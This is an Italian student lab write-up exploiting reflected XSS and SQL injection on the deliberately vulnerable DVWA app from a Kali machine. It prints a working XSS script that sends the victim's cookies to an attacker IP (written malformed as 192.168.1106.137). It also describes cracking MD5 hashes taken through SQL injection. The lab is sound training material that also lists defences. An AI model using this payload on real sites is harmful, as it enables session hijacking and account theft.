Argomento: Sfruttamento delle Vulnerabilità XSS e SQL

Obiettivi:
Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application DVWA.

Istruzioni per l'Esercizio:


1. Configurazione del Laboratorio:
    - Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
    - Verificate la comunicazione tra le due macchine utilizzando il comando ping.
2. Impostazione della DVWA
    - Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
    - Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW
3. Sfruttamento delle Vulnerabilità:
    - Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
    - Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

# Configurazione del laboratorio

Ho verificato che le macchine comunicano tra di loro utilizzando il comando ping.

# Impostazione DVWA

Ho effettuato l’accesso a DVWA tramite Broswer e ho abbassato la security a LOW



# Sfruttamento delle Vulnerabilità Cookie

Il codice che ho  impostato è un esempio di un attacco chiamato **XSS (Cross-Site Scripting)**. In pratica, è un modo in cui un hacker può "iniettare o inviare" del codice in un sito web per rubare dati dagli utenti che visitano quella pagina.

## Cosa fa questo codice?

1. **Crea una connessione**: La prima riga crea una connessione al server che l'hacker controlla.
2. **Invia una richiesta**: La seconda riga prepara una richiesta a un indirizzo IP specifico (che potrebbe essere del server dell'hacker).
3. **Imposta il formato della richiesta**: La terza riga dice che il formato della richiesta sarà tipo application/x-www-form-urlencoded, usato spesso per inviare dati come un form.
4. **Invia i cookie**: L'ultima riga è quella pericolosa. Manda tutti i cookie dell'utente al server dell'hacker. I cookie contengono informazioni di accesso e, se l'hacker riesce a ottenerli, può accedere all'account della vittima come se fosse lei.

## Perché è un problema?


I cookie contengono informazioni importanti, come il fatto che sei autenticato su un sito. Se qualcun altro ottiene quei cookie, può "fingersi te" e accedere al tuo account.

## Come si può evitare?

1. **Pulire tutti i dati in ingresso**: Prima di mostrarli su una pagina web, bisogna assicurarsi che non contengano codice pericoloso.
2. **Impostare una Politica di Sicurezza dei Contenuti (CSP)**: È un modo per dire al browser "Accetta solo script che vengono dal mio sito e non da altri".

Quindi, questo codice è come una trappola che un hacker può mettere su una pagina web. Quando qualcuno apre quella pagina, i suoi dati vengono rubati e inviati all'hacker senza che l'utente se ne accorga.

```
<script>
   var xhttp = new XMLHttpRequest();
   xhttp.open("POST", "http://192.168.1106.137/", true);
   xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
   xhttp.send("cookies=" + document.cookie);
</script>
```




# Sfruttamento delle Vulnerabilità Sql

Tramite le info che abbiamo ottenuto dalla injection che abbiamo effettuato abbiamo ricevuto le credenziali di accesso , le password sono in formato MD5 che successivamente se lo convertiamo riceviamo la password integra e possiamo effettuare l'accesso con le credenziali sottratte e ulteriormente fare dei danni.